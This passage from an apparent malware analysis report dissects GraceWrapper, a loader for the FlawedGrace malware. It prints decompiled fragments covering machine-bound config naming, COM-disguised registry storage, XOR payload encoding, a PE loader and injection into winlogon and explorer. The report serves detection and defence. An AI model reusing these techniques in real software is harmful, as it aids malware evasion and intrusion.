
The configuration has many different named entries. It is remarkable that in previous FlawedGrace versions [6], the names were significative strings such as 'port' or 'servers', whereas in this GraceWrapper sample, just a few letters represent each entry. During the analysis of the wrapper's sample, the following entry names have been identified:

- Sr: used to store if the current execution is running as Administrator.
- P1, p2: contain a binary to be used to hide FlawedGrace executable.
- L1, l2: contain the FlawedGrace executable.
- Hv: set to the hardcoded value of 1074. Unknown purpose.
- Hnu: if present, a PE will be extracted from h and executed in a new thread.
- H: the entry is created during GraceWrapper's first execution, containing its own executable.

- Avt: set to a number that represents the vendor of the installed anti-virus, if any. The supported AV products/vendors are Windows Defender (2), Symantec (3), Norton (4), TrendMicro (5), Bitdefender (6), Sophos (7). If no listed AV is detected, avt Is set to 1.
- Ni: this entry is assigned to a GUID generated by CoCreateGuid the first time the wrapper executes in a machine. It is also the parent entry for 'mt' and 'mo'. The code shows that such GUID can be used to format different config entry names if provided with the wildcard character '%'. For example, instead of having a 'p1' entry, the config could contain a 'p1%', that will be converted to 'p1[ni-GUID]' before its usage. The specific use of this feature cannot be inferred from the analysis of a sample but, hypothetically, this could allow setting different configuration parameters for different running executions of the Grace family. The entries that support this kind of formatting are at least: p1, p2, hv, hnu, hfu, h and m.
- Mt: contains 'se' and 'mo' entries.
- Mo, se and huf purposes are unknown currently.
- H1: C&C IP.

To hide all the binaries embedded in the config file from memory analysis, the configuration is never allowed to be loaded in memory while it is not being used. The Grace malware family employs Windows's file mapping objects to keep an encrypted copy of the serialized configuration that is loaded and decrypted on demand.


The name for the configuration file mapping is generated by combining data from the victim's machine and data from GraceWrapper's binary itself, a cautious approach to preventing third parties from being able to generate those artefacts for detection purposes. To further complicate the process, the operators of the malware can use the –cs command line argument to provide a different encoding key that will replace the one embedded in the binary.



```
if ( !CONFIG_COMMON_NAME_ASCII[0] )
{
  vsSlashCs = decryptStringToHeap((__int64)&unk_7FEE95F042C, 3u, 231, 2);// -cs
  checkStringInCommandLine(vsSlashCs);
  vEncodingKey = vCsArgValue;
  heapFree(vsSlashCs);
  if ( !vEncodingKey )
    vEncodingKey = 0x5269AD4E;
  generateCommonNameString(vEncodingKey, 1, 0, 0);
  vsGeneratedCommonName = v1;
  if ( v1 )
  {
    copyUtf16LeString((__int64)CONFIG_COMMON_NAME_ASCII, v1);
    if ( vsGeneratedCommonName )
    {
      ProcessHeap = GetProcessHeap();
      HeapFree(ProcessHeap, 0, vsGeneratedCommonName);
    }
  }
}
return CONFIG_COMMON_NAME_ASCII;
```

Figure 23: Using -cs to alter the result of the name generation algorithm.

To generate machine-bound strings, the Grace family retrieves the computer name and the volume's serial number to construct a stream of 16 bytes. The first 8 bytes are the result of a xor operation between the encoding key and the volume's serial number. Whereas the last bytes are produced by, again, a xor operation using the computer name, the volume's serial number and the previously generated bytes. The resulting buffer is passed to a string formatting function to obtain the final name.




```
getComputerName(vComputerName, &vSizeOfComputerName);
if ( !v2 )
  vSizeOfComputerName = 0;
byte_7FEE9604797 = byte_7FEE96047BA | 0x80;
getVolumeSerialNumber();
if ( vVolumeSerialNumber )
{
  vResult[0] = aEncodingKey ^ vVolumeSerialNumber;
  vResult[1] = aEncodingKey ^ vVolumeSerialNumber;
  vResultIndex = 0;
  vComputerNameIndex = 0;
  while ( vResultIndex < 8 )
  {
    *((_BYTE *)&vResult[2] + vResultIndex) = vComputerName[vComputerNameIndex] ^ vVolumeSerialNumber ^ *((_BYTE *)vResult + vResultIndex);
    if ( vSizeOfComputerName && vComputerNameIndex != vSizeOfComputerName - 1 )
      ++vComputerNameIndex;
    else
      vComputerNameIndex = 0;
    ++vResultIndex;
  }
  copyBytes(aOutBytes, (__int64)vResult, 16i64);
}
```

Figure 24: Name generation function.

After obtaining the corresponding name, GraceWrapper will create the named mapping and assign a named mutex to it by replacing the first char of the string with an 'm', which will prevent other threads or processes from manipulating the configuration while it is being used. If executed with Administrator privileges, a global file mapping will be created, which means processes from other logon sessions will have access to it.

Once the file mapping is created, it is filled with the config contents re-encrypted. GraceWrapper again uses AES for this, but instead of employing the hardcoded key used during decryption after obtaining it from the binary's resources, it will instead generate a key bound to the infected machine by using the function described above.


To store the changes made to the config, GraceWrapper stores an encrypted copy at the registry. To do so, the malware opens the HKCU key, or HKLM if executed with enough privileges, and creates a subkey under Software\Classes\CLSID\{[CLSID]}. The CLSID is created using the same function that generates the encryption key and the config mapping name.



```
if ( !REGISTRY_SOFWARE_CLSID[0] )
{
  v9 = decryptStringToHeap((__int64)&unk_7FEE95F042C, 3u, 231, 2);// -cs
  checkStringInCommandLine(v9);
  v6 = v0;
  heapFree(v9);
  if ( !v6 )
    v6 = 0x93F4D91A;
  generateCommonNameString(v6, 1, 1, 1);
  commonNameString = v1;
  if ( v1 )
  {
    v8 = decryptStringToHeap((__int64)&unk_7FEE95F0718, 0x16u, 143, 2);// Software\Classes\CLSID
    word_7FEE9604CFC &= 0x69u;
    v10 = decryptStringToHeap((__int64)&unk_7FEE95F0730, 5u, 245, 2);// %s\%s
    checkPrivLevel();
    createRegKeyWithPrivilegedFlag(v2 == 0, v8);
    snwprintf = (void (__fastcall *)(_WORD *, __int64, _BYTE *, _WORD *, void *))resolveApiIndexToAddr(53);// snwprintf
    snwprintf(REGISTRY_SOFWARE_CLSID, 260i64, v10, v8, commonNameString);
    heapFree(v8);
    heapFree(v10);
    if ( commonNameString )
    {
      ProcessHeap = GetProcessHeap();
      HeapFree(ProcessHeap, 0, commonNameString);
    }
  }
}
return REGISTRY_SOFWARE_CLSID;
```

Figure 25: Config subkey generation.

This way, the data stored by the Grace family is masked as COM object data. The encrypted config contents are split into blocks of 524288 bytes and stored in enumerated values that combine its index with another generated CLSID. Additionally, the InprocServer32 subkey is created empty, most likely in order to further improve its impersonation of a COM object.



Name	Type	Data
(Default)	REG_SZ	(value not set)
{D33A338B-338B-D33A-F254-FC7653F0FD6F}_0	REG_BINARY	bb e9 83 77 c1 20 3e 60 f6 f0 c0 42 5b e5 b8 1f 11 b6 08 ef 90 db d3 fe 93 97 b4 44 d0 20 75 12 9e 43 ab c5 0b 5...
{D33A338B-338B-D33A-F254-FC7653F0FD6F}_1	REG_BINARY	4c 1d 8f 6a 6a 3a 7c 9d ac 58 90 ec 62 91 15 7b 2f 61 11 c4 59 be 80 a1 5e 6e 65 8e b9 cd 73 94 48 26 38 c4 24 0...


Figure 26: Encrypted conf stored

3.6. Payload Execution

Once the wrapper has hidden its own execution within another process and its configuration is ready to function, it can execute its payload. Depending on the privileges of the current process, GraceWrapper will allocate memory within its own process and execute FlawedGrace by creating a new thread or choosing a remote process to inject its payload using the mechanisms previously exposed.

3.6.1. Building the Payload

Another additional defense against analysis included in this malware is the capability to hide the original FlawedGrace executable, or any other PE file, by encoding its contents and appending them to another embedded executable that will decode and run it upon its execution.



```
00 00 25 30 32 58 00 00 00 00 00 00 00 00 47 72   ..%02X........Gr
61 63 65 20 66 69 6E 61 6C 69 7A 65 64 2C 20 6E   ace finalized, n
6F 20 6D 6F 72 65 20 6C 69 62 72 61 72 79 20 63   o more library c
61 6C 6C 73 20 61 6C 6C 6F 77 65 64 2E 00 78 F0   alls allowed..xð
25 74 4A 8E C6 A2 61 43 50 CA C9 56 00 00 00 00   %tJŽÆ¢aCPÊÉV....
```


Figure 27: Grace contents within GraceWrapper's configuration file.

First, GraceWrapper will source the fields l1 and p1 or l2 and p2 for 32-bit or 64-bit executions from its config, respectively. After calculating their combined size, the same amount multiplied by five will be used to allocate that many bytes and fill them with random values.

Then, the contents of the pX field (i.e., the packer executable) will be placed at the beginning of the randomized memory area. Notably, the packer is the same one used to distribute GraceWrapper, which we described at the beginning of the analysis.

By parsing its headers, the last entry of its section table [7] is retrieved to modify the fields SizeOfVirtualData and SizeOfRawData to match the size it will have after appending the guest binary. The SizeOfImage, as well as either SizeOfInitializedData, SizeOfUninitializedData or SizeOfCode, are used depending on the type of section, and PE optional header fields are patched accordingly.

After patching pX's header, lX contents are appended to it; the malware will encode its contents to hide the actual malware from memory analysis tools, but before that, it will crawl pX's code to find a pattern and replace it with lX's start position.




```
vStartOfL = &vPayloadMem[vTextPointerToRawDataThenEndOfPXRawData];
copyBytes(vStartOfL, aLContents, aLSize);
for ( vIndexOfPattern = 0; vIndexOfPattern < *aOutTotalSize; ++vIndexOfPattern )
{
  if ( v64bitPE )
  {
    if ( *(_QWORD *)&vPayloadMem[vIndexOfPattern] == 0x5285241274382195i64 )
    {
      *(_QWORD *)&vPayloadMem[vIndexOfPattern] = vTextPointerToRawDataThenEndOfPXRawData;
      break;
    }
  }
  else if ( *(_DWORD *)&vPayloadMem[vIndexOfPattern] == 0x52852412 )
  {
    *(_DWORD *)&vPayloadMem[vIndexOfPattern] = vTextPointerToRawDataThenEndOfPXRawData;
    break;
  }
}
```

Figure 28: Patching packer's code with IX's start position.

GraceWrapper's code contains three different encoding sequences depending on the exported name of the host binary, indicating that at least three different packer binaries exist. In any case, the first four bytes of the guest binary are patched with their own size.


If the pX PE doesn't contain any library name, or if it matches 'b.dll', the fifth byte will be replaced by a randomly generated value that will be combined in an XOR operation with a key embedded within GraceWrapper's data sections.



```
vDataPos2 = 0;
vDataPos = 0;
for ( i = 0; ; ++i )
{
  result = aDataSize;
  if ( vDataPos2 >= aDataSize )
    break;
  *(_BYTE *)(apData + vDataPos) = PAYLOAD_XOR_KEY[i] ^ aKeyByte ^ *(_BYTE *)(apData + vDataPos2);
  if ( i == 63i64 )
    i = 0;
  ++vDataPos2;
  ++vDataPos;
}
return result;
```

Figure 29: Encoding function for binaries with no exports, 'b.dll' and other names different than 'c.dll'

If the exported library name matches 'c.dll', a 56 random bytes buffer will be generated, replacing the bytes following the patched binary size, resulting in most of the DOS Header being overridden. Afterwards, the buffer is used in an XOR operation against the rest of the binary to hide its contents.



```
vDataIndex = 0;
for ( vKeyIndex = 0; ; ++vKeyIndex )
{
  result = aSizeOfData;
  if ( vDataIndex >= aSizeOfData )
    break;
  *(_BYTE *)(apData + vDataIndex) ^= *(_BYTE *)(apKey + vKeyIndex) ^ vDataIndex;
  if ( vKeyIndex == aSizeOfKey - 1 )
    vKeyIndex = 0;
  ++vDataIndex;
}
return result;
```


Figure 30: Encoding function used for 'c.dll'

If the exported name is other than the ones mentioned, the same process as with 'b.dll' is replicated, but this time the single-byte key is a fixed value that is not patched into the memory of the binary.

In this sample, the 'c.dll' packer is used, which matches the one used to pack GraceWrapper itself.

3.6.2. Unprivileged Execution

If the current process does not have Administrator privileges, GraceWrapper will build the payload, allocate memory for each of the regions within its own process and call its entry point. At the state of development manifested by the analyzed sample, GraceWrapper would not support binaries that need relocations or have an actual IAT.




```
VirtualAlloc_1 = (__int64 (__fastcall *)(_QWORD, _QWORD, __int64, __int64))resolveApiIndexToAddr(96);// VirtualAllocStub
vAllocated = (_BYTE *)VirtualAlloc_1(0i64, vSizeOfImage, 4096i64, 64i64);
if ( vAllocated )
{
  memset_0(vAllocated, 0, vSizeOfImage);
  copyBytes(vAllocated, a1, *(unsigned int *)(vAddrOfPEHeader + 0x54));// Copy Headers
  for ( i = 0; i < *(unsigned __int16 *)(vAddrOfPEHeader + 6); ++i )
  {
    if ( *(_DWORD *)(vSectionTableAddr + 0x28i64 * i + 8) <= *(_DWORD *)(vSectionTableAddr + 40i64 * i + 16) )
      v11 = *(_DWORD *)(vSectionTableAddr + 40i64 * i + 8);
    else
      v11 = *(_DWORD *)(vSectionTableAddr + 40i64 * i + 16);
    copyBytes(
      &vAllocated[*(unsigned int *)(vSectionTableAddr + 40i64 * i + 12)],
      *(unsigned int *)(vSectionTableAddr + 40i64 * i + 20) + a1,
```

Figure 31: Incomplete PE loader.

3.6.3. Injection to Remote Processes

If executed with enough privileges, GraceWrapper will target the winlogon.exe process to inject FlawedGrace by using the routine combining APC and ROP described within this report. It will also make use of the function WTSEnumerateSessionsExW to get a list of the currently active user sessions on the infected computer and attempt the infection of the corresponding explorer.exe instance of every section.

This course of action was likely designed to allow it to execute FlawedGrace and its modules under different user sessions, which is a very valuable capability for post exploitation tasks.



```
vsExplorer = decryptStringToHeap((__int64)&unk_7FEE9601890, 0xCu, 253, 2);// explorer.exe
searchProcessAndCompareSid((__int64)vsExplorer, vTargetSid, 0);
vTargetSidExplorerPID = v2;
heapFree(vsExplorer);
if ( vTargetSidExplorerPID )
{
  InfectedProcessManager::CheckProcessInjected((UnownedMutex *)*aProcessManagerInstance, vTargetSidExplorerPID);
  if ( !v3 )
  {
    flawedGraceRemoteProcessInjection(vTargetSidExplorerPID, 0i64);
    if ( v4 )
    {
      InjectedProcessManager::AppendProcess((UnownedMutex *)*aProcessManagerInstance, v4);
      createEventNameAndSignal(0, 0, 4);
    }
  }
}
```

